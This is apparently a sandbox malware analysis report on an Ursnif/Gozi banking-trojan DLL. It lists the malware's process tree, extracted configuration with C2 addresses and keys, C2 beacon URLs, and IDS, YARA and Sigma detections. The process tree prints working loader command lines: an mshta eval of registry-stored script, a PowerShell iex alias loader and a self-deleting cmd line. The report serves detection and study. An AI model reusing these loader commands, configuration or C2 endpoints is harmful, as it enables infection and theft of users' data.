ID: 614287
Sample Name: VoevdOQpeU.dll
Cookbook: default.jbs
Time: 08:10:43
Date: 23/04/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

VoevdOQpeU.dll


Overview

General Information

Sample Name:	VoevdOQpeU.dll
Analysis ID:	614287
MD5:	ba155d8aed7ca3..
SHA1:	600453c21cdbec..
SHA256:	a5ea92139f59d1..
Tags:	dll Gozi ISFB Ursnif
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- System process connects to networ…
- Sigma detected: Windows Shell File…
- Writes to foreign memory regions
- Sigma detected: Accessing WinAPI…
- Sigma detected: Suspicious Remote…
- Machine Learning detection for sam…
- Uses ping.exe to check the status o…
- Self deletion via cmd delete

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 1428 cmdline: loaddll32.exe "C:\Users\user\Desktop\VoevdOQpeU.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 1796 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\VoevdOQpeU.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5292 cmdline: rundll32.exe "C:\Users\user\Desktop\VoevdOQpeU.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 6956 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
        - rundll32.exe (PID: 7132 cmdline: "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
  - WerFault.exe (PID: 3084 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 1428 -s 608 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 5640 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 1428 -s 616 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 4144 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 1428 -s 608 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- mshta.exe (PID: 6532 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Xf38='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Xf38).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6612 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name uqcywglb -value gp; new-alias -name kiubrmsyn -value iex; kiubrmsyn ([System.Text.Encoding]::ASCII.GetString((uqcywglb "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6644 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6788 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6804 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES2392.tmp" "c:\Users\user\AppData\Local\Temp\poet0yxq\CSCB57F583549494C91A9647985948976.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6844 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6920 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES3B60.tmp" "c:\Users\user\AppData\Local\Temp\bscdh0f0\CSCCEA1AC591E3E41DFA7DCA22F6F20A95.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3616 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 4432 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\VoevdOQpeU.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 5764 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - PING.EXE (PID: 5388 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"pL7U8jIQ6Xyci+KwkOGf1cPW2/Fhd+dF//sxc+w06EDUcByHCNEeq3AMzyjoircBRXTmPPIhcdpmz3ebzg0LE5DJtHXLGNdffU4pfKjfVhDmO/39S4DkofaSw/DfVYS7XTULsvD4OgcLpBmdb9KtHDr5tcYukmu8ER2eGMJKWWH3QPIg
CCGjluPn4AJBYaVv+PYiV87aKNKmQY2QyHTRdeOeR6t/zjeQ8WAxQr1ckNg8DXeFDVPzLqKlTMh9JNV1/WxJWw/i0NwLqKGVqwwhDZj7TdIN07N7A3Nsw4LKUmopfR2v3CfaFAElEJJF5iXQZdDs3LWMU3fma/lDGlnr41o8sOGT4DKtf
I59bD0qne8=",
  "c2_domain": [
    "config.edge.skype.com",
    "67.43.234.14",
    "config.edge.skype.com",
    "67.43.234.37",
    "config.edge.skype.com",
    "67.43.234.47"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "Q8tR9QJN7llzOLle",
  "tor32_dll": "file://c:\\test\\test32.dll",
  "tor64_dll": "file://c:\\test\\tor64.dll",
  "movie_capture": "30, 8,  *terminal* *debug**snif* *shark*",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "999",
  "SetWaitableTimer_value": "1"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000003.260779553.0000000004F78000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.308220825.0000000004F78000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.260884971.0000000004F78000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000002.421966249.0000000005800000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000002.00000003.307999471.0000000004EF9000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 15 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
2.3.rundll32.exe.48994a0.7.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.2.rundll32.exe.49f0000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.48994a0.7.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.4e7a4a0.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.4f26940.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 2 entries

Sigma Signatures

System Summary

Sigma detected: Windows Shell File Write to Suspicious Folder

Sigma detected: Accessing WinAPI in PowerShell. Code Injection

Sigma detected: Suspicious Remote Thread Created

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Mshta Spawning Windows Shell

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 146.70.35.138

Timestamp:	04/23/22-08:12:19.910177 04/23/22-08:12:19.910177
SID:	2033203
Source Port:	49766
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 146.70.35.138

Timestamp:	04/23/22-08:12:21.823792 04/23/22-08:12:21.823792
SID:	2033203
Source Port:	49766
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 13.107.42.16

Timestamp:	04/23/22-08:11:59.593120 04/23/22-08:11:59.593120
SID:	2033203
Source Port:	49760
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 146.70.35.138

Timestamp:	04/23/22-08:12:20.776897 04/23/22-08:12:20.776897
SID:	2033203
Source Port:	49766
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

System Summary

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Self deletion via cmd delete

Malware Analysis System Evasion

Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Writes to foreign memory regions

Injects code into the Windows Explorer (explorer.exe)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Valid Accounts	1 Windows Management Instrumentation	1 Valid Accounts	1 Valid Accounts	1 Obfuscated Files or Information	OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	3 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 File Deletion	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	4 1 3 Process Injection	1 Masquerading	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Valid Accounts	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	4 1 3 Process Injection	DCSync	3 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	3 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 1 Remote System Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	1 System Network Configuration Discovery	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
VoevdOQpeU.dll	38%	ReversingLabs	Win32.Trojan.Lazy	
VoevdOQpeU.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.rundll32.exe.49f0000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://146.70.35.138/phpadmin/Vo3V1ij8xfQAzbYEppxuGj/YfKBcB_2BiFsK/C5o_2FK1/LFX_2FAQmA1J0Gg2lGK0zii/Cqu4J51vDj/wlNBNCb18BPgk55aw/3DJofkjbHHw_/2F3O9t6XtUN/FhzyouLiXCH4qy/e6m_2F6Bp87emTDJkwB0B/GJSc0pfzfjLvMKIS/Fcz1B6FomHVea2H/3F6nRjbT0qghS0NNIb/kfO6CmRa0/E8U4GDXz2DXZU_2BDOzp/T84va5G8JnhB3/UMJfQ.src	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://146.70.35.138/phpadmin/DRUYboFifxi6C3/_2BjVEcKiT1b8A_2BvMed/1ckh5D3V8MdKp2S2/SxMBQuJjSXDeW9Y/7fodbbXY21Jrsa2aXJ/S90Gqb_2B/KDYz_2F5NJsyx14KqPKz/ecUQVATr13lzZyN_2B_/2BoLTTXT06dmMNQURoEaga/M1AdtgAQJw1vj/q_2FSYWg/oo4zTjJDuzf2mz8BRfV3I9z/TX7m3RhRWd/LYr8gkK9WgmQ0jja9/kmBHLi0WTs_2/FFd4Km9NmRn/_2FUZ.src	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://146.70.35.138/phpadmin/GVoID0TbPRvLYlr7up2X9/gD2XQvRshzT0oIvQ/0mEtVI_2FJuzvKC/fbaZh1y3_2FnOqy8_2/B0Y8u0dqv/V11JJbfZHGLCQ043KVhZ/2j3FiaSLUSAIqnVTtEF/p_2F7mTRIgp_2F43j86HIJ/7JamWIlhMtaxW/Qv_2BsMI/GK_2BjMae66_2B0eWRxZare/pyglkGar6g/LD_2FkUNwRZVbFFyN/qmaS1_2FZd3W/iyocOp4EpCY/lkbOHJ4rs/yFlR4ppeN_2/FAS.src	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://146.70.35.138/phpadmin/Vo3V1ij8xfQAzbYEppxuGj/YfKBcB_2BiFsK/C5o_2FK1/LFX_2FAQmA1J0Gg2lGK0zii/Cqu4J51vDj/wlNBNCb18BPgk55aw/3DJofkjbHHw_/2F3O9t6XtUN/FhzyouLiXCH4qy/e6m_2F6Bp87emTDJkwB0B/GJSc0pfzfjLvMKIS/Fcz1B6FomHVea2H/3F6nRjbT0qghS0NNIb/kfO6CmRa0/E8U4GDXz2DXZU_2BDOzp/T84va5G8JnhB3/UMJfQ.src	true	• Avira URL Cloud: safe	unknown
http://146.70.35.138/phpadmin/DRUYboFifxi6C3/_2BjVEcKiT1b8A_2BvMed/1ckh5D3V8MdKp2S2/SxMBQuJjSXDeW9Y/7fodbbXY21Jrsa2aXJ/S90Gqb_2B/KDYz_2F5NJsyx14KqPKz/ecUQVATr13lzZyN_2B_/2BoLTTXT06dmMNQURoEaga/M1AdtgAQJw1vj/q_2FSYWg/oo4zTjJDuzf2mz8BRfV3I9z/TX7m3RhRWd/LYr8gkK9WgmQ0jja9/kmBHLi0WTs_2/FFd4Km9NmRn/_2FUZ.src	true	• Avira URL Cloud: safe	unknown
http://146.70.35.138/phpadmin/GVoID0TbPRvLYlr7up2X9/gD2XQvRshzT0oIvQ/0mEtVI_2FJuzvKC/fbaZh1y3_2FnOqy8_2/B0Y8u0dqv/V11JJbfZHGLCQ043KVhZ/2j3FiaSLUSAIqnVTtEF/p_2F7mTRIgp_2F43j86HIJ/7JamWIlhMtaxW/Qv_2BsMI/GK_2BjMae66_2B0eWRxZare/pyglkGar6g/LD_2FkUNwRZVbFFyN/qmaS1_2FZd3W/iyocOp4EpCY/lkbOHJ4rs/yFlR4ppeN_2/FAS.src	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000002.00000003.36523331 0.0000000005D78000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00018.00000003.369967418.000001909FD9C00 0.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://constitution.org/usdeclar.txt	rundll32.exe, 00000002.00000003.36523331 0.0000000005D78000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00018.00000003.369967418.000001909FD9C00 0.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000002.00000003.36523331 0.0000000005D78000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00018.00000003.369967418.000001909FD9C00 0.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
146.70.35.138	unknown	United Kingdom		2018	TENET-1ZA	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	614287
Start date and time: 23/04/202208:10:43	2022-04-23 08:10:43 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	VoevdOQpeU.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	43
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@29/23@0/2

EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 21% (good quality ratio 19.9%) • Quality average: 80.7% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .dll • Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.107.42.16, 20.189.173.21, 52.168.117.173
